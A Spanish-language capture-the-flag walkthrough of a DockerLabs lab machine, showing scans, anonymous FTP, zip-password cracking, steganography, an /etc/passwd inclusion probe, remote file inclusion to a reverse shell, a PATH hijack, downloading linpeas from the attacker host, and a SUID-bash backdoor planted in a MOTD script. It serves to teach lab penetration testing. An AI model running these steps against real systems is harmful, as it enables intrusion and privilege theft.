



Vamos a desplegar la maquina vulnerable

```
> sudo bash auto deploy.sh rutas.tar
```

Se han detectado máquinas de DockerLabs previas, debemos limpiarlas

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Ahora haremos un escaneo profundo de la maquina para ver sus puertos abiertos.

```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```

```
> cat Puertos
```

	File: Puertos
1	# Nmap 7.95 scan initiated Wed Oct 22 21:59:03 2025 as: /usr/lib/nmap/nmap -sS -sSC
2	Nmap scan report for trackedvuln.dl (172.17.0.2)
3	Host is up, received arp-response (0.0000070s latency).
4	Scanned at 2025-10-22 21:59:03 CEST for 1s
5	Not shown: 65532 closed tcp ports (reset)
6	PORT STATE SERVICE REASON
7	21/tcp open ftp syn-ack ttl 64
8	ftp-syst:
9	STAT:
10	FTP server status:
11	Connected to ::ffff:172.17.0.1
12	Logged in as ftp
13	TYPE: ASCII
14	No session bandwidth limit
15	Session timeout in seconds is 300
16	Control connection is plain text
17	Data connections will be plain text
18	At session startup, client count was 3
19	vsFTPd 3.0.5 - secure, fast, stable
20	_End of status
21	ftp-anon: Anonymous FTP login allowed (FTP code 230)
22	-rw-r--r-- 1 0 0 0 Jul 11 2024 hola_disfruta
23	-rw-r--r-- 1 0 0 293 Jul 11 2024 respeta.zip
24	22/tcp open ssh syn-ack ttl 64
25	ssh-hostkey:
26	256 63:16:54:2a:05:1d:8e:43:53:55:8b:d5:4e:35:c9:1f (ECDSA)
27	ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJRiSYjvu0
28	256 21:24:77:5d:f8:2f:b2:64:ec:42:8b:0b:ef:f0:46:1b (ED25519)
29	ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKFx7Wd4gMSYBMyAgG/j3zPtwVmhEsr3VRsdFQGr0BA
30	80/tcp open http syn-ack ttl 64
31	http-auth:
32	HTTP/1.1 401 Unauthorized\x0D
33	_ Basic realm=Restricted Content
34	_http-title: 401 Unauthorized
35	MAC Address: 02:42:AC:11:00:02 (Unknown)
36	

Vemos que tenemos dos documentos que podemos ver con el usuario Anonymous de ftp

```
> ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:caan31): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||17168|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 0 Jul 11 2024 hola_disfruta
-rw-r--r-- 1 0 0 293 Jul 11 2024 respeta.zip
226 Directory send OK.
ftp> get hola_disfruta
local: hola_disfruta remote: hola_disfruta
229 Entering Extended Passive Mode (|||24985|)
150 Opening BINARY mode data connection for hola_disfruta (0 bytes).
0 0.00 KiB/s
226 Transfer complete.
ftp> get respeta.zip
local: respeta.zip remote: respeta.zip
229 Entering Extended Passive Mode (|||44552|)
150 Opening BINARY mode data connection for respeta.zip (293 bytes).
100% |*****| 293 8.21 MiB/s 00:00 ETA
226 Transfer complete.
293 bytes received in 00:00 (896.96 KiB/s)
```

Con zip2john vamos a sacar un hash de este fichero para poder encontrar la contraseña posteriormente con john.


```
> zip2john respeta.zip > password.hash
ver 2.0 efh 5455 efh 7875 respeta.zip/oculto.txt PKZIP Encr: TS_chk, cmplen=107, decmplen=113, crc=E9450283 ts=8E3B
cs=8e3b type=8
> john password.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
greenday (respeta.zip/oculto.txt)
1g 0:00:00:00 DONE 2/3 (2025-10-22 22:05) 6.250g/s 285937p/s 285937c/s 285937C/s 123456..Open
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ahora vemos el contenido que tenia, nos da una pista que consigamos la imagen y un enlace.

```
> unzip respeta.zip
Archive:  respeta.zip
[respeta.zip] oculto.txt password:
  inflating: oculto.txt
> cat oculto.txt
```

	File: oculto.txt
1	Consigue la imagen crackpass.jpg
2	firstatack.github.io
3	sin fuzzing con logica y observando la sacaras ,muy rapido

Mirando el repositorio, donde tiene almacenadas las imágenes, simplemente pegamos la dirección y tenemos la imagen que buscábamos.



Ahora con steghide, veremos unos datos que se extrajeron, donde tenemos un usuario y contraseña.

```
> steghide extract -sf crackpass.jpg
Anotar salvoconducto:
anot♦ los datos extra♦dos e/"passwd.zip".
```

```
> unzip passwd.zip
Archive:  passwd.zip
  extracting:  pass
> cat pass
```

	File: pass
1	hackeada:denuovo

Con gobuster, haremos una búsqueda de paginas ocultas, una de ellas es un index.php.

```
ES, 10:22 PM - gobuster needs an argument
> sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php,html,py,txt -t 100 -k -r
```

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8
[+] Extensions:  html,py,txt,php
[+] Follow Redirect: true
[+] Timeout:      10s
```


```
Starting gobuster in directory enumeration mode
```

```
/index.html      (Status: 200) [Size: 10671]
/index.php       (Status: 200) [Size: 1116]
Progress: 10726 / 1102790 (0.97%)
```


Esta es la pagina.



Si miramos el código, lo único que no llega a encajar es este posible dominio, al que pondremos en nuestra carpeta de /etc/hosts



Nos pide una contraseña, es la que habíamos descubierto anteriormente.



Con burpduite, vamos a obtener el siguiente código para poder de nuevo realizar una búsqueda con gobuster.

```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: trackedvuln.dl
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Basic aGFja2VhZGE6ZGVudWV2bw==
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Mon, 08 Jul 2024 23:07:43 GMT
11 If-None-Match: "29b0-61cc47aff8dc0-gzip"
12 Priority: u=0, i
13
14

> sudo gobuster dir -u http://trackedvuln.dl -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -t 100 -k -r -H "Authorization: Basic aGFja2VhZGE6ZGVudWV2bw=="

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://trackedvuln.dl
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: html,py,txt,php
[+] Follow Redirect: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 10672]
/index.php (Status: 200) [Size: 901]
Progress: 51997 / 1102790 (4.72%)
```

Al no ver ningún resultado, lo que haremos sera utilizar wfuzz para ver si encontramos algo.

```
> wfuzz -c --hc=404 --hw=86 --hl 0 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-low-ercase-2.3-medium.txt -u "http://trackedvuln.dl/index.php?FUZZ=/etc/passwd" -H "Authorization: Basic aGFja2VhZGE6ZGVudWV2bw=="

/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://trackedvuln.dl/index.php?FUZZ=/etc/passwd
Total requests: 207643

ID      Response  Lines  Word  Chars  Payload
-----
000001915: 200      39 L   104 W   1071 Ch  "love"
```


Lo miramos en nuestro navegador y vemos que con LFI no es posible, así que vamos a pasar a ejecutar un RFI.




Vamos a meter este código en la pagina web.




Al abrir un servidor http con Python, escribimos en la url, lo siguiente y veremos todos los ficheros que tenemos en nuestro host.



Hacemos una prueba para ver si funciona el script que metimos.



Ahora haremos una reverse Shell.



```
> sudo nc -lvnp 443
[sudo] contraseña para caan31:
listening on [any] 443 ...
```

Ahora que estamos dentro, ejecutamos `sudo -l` y vemos que tenemos permisos con el usuario Norberto.

```
www-data@21f7ba9fc0e1:/var/www/irresistible/public$ sudo -l
sudo -l
Matching Defaults entries for www-data on 21f7ba9fc0e1:
    env_reset, mail_badpass,
    secure_path=/tmp\::/usr/local/sbin\::/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin\::/snap/bin,
    use_pty

User www-data may run the following commands on 21f7ba9fc0e1:
    (norberto) NOPASSWD: /usr/bin/baner
www-data@21f7ba9fc0e1:/var/www/irresistible/public$
```

Lo ejecutamos y vemos que ejecuta un fichero llamado head.

```
ner-data@21f7ba9fc0e1:/var/www/irresistible/public$ sudo -u norberto /usr/bin/ban
Ejecutando 'head' con ruta absoluta:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync

Ejecutando 'head' con ruta relativa:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data@21f7ba9fc0e1:/var/www/irresistible/public$
```


Así que crearemos un fichero en /tmp por la pista que nos dieron anteriormente y escribiremos el siguiente código, le daremos permiso de ejecución y veremos que volviendo a ejecutar el script, ahora somos Norberto.

```
www-data@21f7ba9fc0e1:/var/www/irresistible/public$ cd /tmp/
www-data@21f7ba9fc0e1:/tmp$ nano head
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

www-data@21f7ba9fc0e1:/tmp$ cat head
bash -p
www-data@21f7ba9fc0e1:/tmp$ chmod +x head
```

```
www-data@21f7ba9fc0e1:/tmp$ sudo -u norberto /usr/bin/banner
Ejecutando 'head' con ruta absoluta:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync

Ejecutando 'head' con ruta relativa:
norberto@21f7ba9fc0e1:/tmp$ bash -p
norberto@21f7ba9fc0e1:/tmp$
```

Miramos el directorio y vemos que hay una carpeta oculta con las credenciales.

```
norberto@21f7ba9fc0e1:~$ ls -la
total 32
drwxr-x--- 1 norberto norberto 4096 Jul 12 2024 .
drwxrwxr-x 1 norberto norberto 4096 Jul 13 2024 ..
drwxr-xr-x 1 root     root     4096 Jul 9 2024 ..
-rw-r--r-- 1 norberto norberto 220 Jul 9 2024 .bash_logout
-rw-r--r-- 1 root     root     3789 Jul 12 2024 .bashrc
drwx----- 2 norberto norberto 4096 Jul 10 2024 .cache
drwxrwxr-x 3 norberto norberto 4096 Jul 10 2024 .local
-rw-r--r-- 1 norberto norberto 807 Jul 9 2024 .profile
norberto@21f7ba9fc0e1:~$ cd .-
norberto@21f7ba9fc0e1:~/.$ ls -la
total 12
drwxrwxr-x 1 norberto norberto 4096 Jul 13 2024 .
drwxr-x--- 1 norberto norberto 4096 Jul 12 2024 ..
-rw-rw-r-- 1 norberto norberto 181 Jul 13 2024 .miscredenciales
norberto@21f7ba9fc0e1:~/.$ cat .miscredenciales
Hasta aqui no sirvio mi password

XXXXXXXXXXXXXXXXXXXXX

Debes tenerlo a mano te sera util
Usa mis pass para escalar
feliz hack de firstatack
```

Con ayuda lo desciframos y tenemos la contraseña de este usuario.

[illegible]

Al conectarnos con ssh vemos que nos da una bash siendo el usuario maría.

```

> ssh norberto@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:6a50x7XeTyVsd9efzPAM6yqwN+PGZS6EdggW08H5VpQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
norberto@172.17.0.2's password:
Permission denied, please try again.
norberto@172.17.0.2's password:
SORPRESA

FELIZ HACK

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

( F | I | R | S | T | A | T | A | C | K )

( f | e | l | i | z ) ( h | a | c | k )

Last login: Thu Jul 11 07:15:47 2024 from 172.17.0.1
bash-5.2$ whoami
maria
bash-5.2$ █

```

Ahora explorando su carpeta, también encontramos su contraseña.

```
bash-5.2$ ls -la
total 28
drwxr-x--- 1 maria maria 4096 Jul 13 2024 .
drwxr-xr-x 1 root  root 4096 Jul  9 2024 ..
-rw-r--r-- 1 maria maria 220 Jul  9 2024 .bash_logout
-rw-r--r-- 1 maria maria 3789 Jul 11 2024 .bashrc
drwxrwxr-x 3 maria maria 4096 Jul 10 2024 .local
-rw-rw-r-- 1 maria maria  45 Jul 13 2024 .mipass
-rw-r--r-- 1 maria maria 807 Jul  9 2024 .profile
bash-5.2$ cat .mipass
maria:asientendesmejor
Donde podre escribir
```

```
> ssh maria@172.17.0.2
maria@172.17.0.2's password:
SORPRESA

FELIZ HACK

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro

( F | I | R | S | T | A | T | A | C | K )
( f | e | l | i | z ) ( h | a | c | k )

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

maria@21f7ba9fc0e1:~$
```

Al no encontrar nada interesante, vamos a psarnos linpeas y ver que nos encontramos.

```
maria@21f7ba9fc0e1:~$ wget http://192.168.1.26:8000/linpeas.sh
--2025-10-23 06:26:34-- http://192.168.1.26:8000/linpeas.sh
Connecting to 192.168.1.26:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 956174 (934K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 933.76K  --.-KB/s   in 0.002s

2025-10-23 06:26:34 (510 MB/s) - 'linpeas.sh' saved [956174/956174]
```

```
maria@21f7ba9fc0e1:~$ chmod +x linpeas.sh
maria@21f7ba9fc0e1:~$ ./linpeas.sh
```

Vemos que tenemos el siguiente fichero.

```
https://book.mack11k97w12/c
/dev/mqueue
/dev/shm
/etc/update-motd.d/00-header
/home/maria
/run/lock
/tmp
```

Lo miramos y vemos el script.

```
maria@21f7ba9fc0e1:~$ cat /etc/update-motd.d/00-header
#!/bin/sh
#
# 00-header - create the header of the MOTD
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>
# mos
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
[ -r /etc/lsb-release ] && . /etc/lsb-release
if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
# Fall back to using the very slow lsb_release utility
DISTRIB_DESCRIPTION=$(lsb_release -s -d)
fi
printf "SORPRESA\n"
#printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"
printf "\n\nFELIZ HACK\n\n"
maria@21f7ba9fc0e1:~$
```

Vemos que tenemos permisos de escritura así que vamos a editarlo.

```
printf "\n\nFELIZ HACK\n\n"
maria@21f7ba9fc0e1:~$ ls -la /etc/update-motd.d/00-header
-rwxr-xr-- 1 maria maria 1272 Jul 13 2024 /etc/update-motd.d/00-header
maria@21f7ba9fc0e1:~$
```

Añadiremos `chmod u+s` para cuando escribamos `bash -p`, seamos root.

```
GNU nano 7.2 /etc/update-motd.d/00-header *
#!/bin/sh
#
# 00-header - create the header of the MOTD
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>
# mos
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
[ -r /etc/lsb-release ] && . /etc/lsb-release
if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
    # Fall back to using the very slow lsb_release utility
    DISTRIB_DESCRIPTION=$(lsb_release -s -d)
fi
printf "SORPRESA\n"
#printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"
printf "\n\nFELIZ HACK\n\n"
chmod u+s /bin/bash
```

Ahora volvemos a logearnos con `ssh` y al escribir `bash -p`, ya somos root.

```
> ssh maria@172.17.0.2
maria@172.17.0.2's password:
Permission denied, please try again.
maria@172.17.0.2's password:
SORPRESA

FELIZ HACK

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

  _\ / _\ / _\ / _\ / _\ / _\ / _\ / _\ / _\ /
( F | I | R | S | T | A | T | A | C | K )
  \_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_

  _\ / _\ / _\ / _\ / _\ / _\ / _\ / _\ / _\ /
( f | e | l | i | z ) ( h | a | c | k )
  \_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_

Last login: Thu Oct 23 06:25:33 2025 from 172.17.0.1
-bash-5.2$ whoami
maria
-bash-5.2$ bash -p
bash-5.2# whoami
root
bash-5.2#
```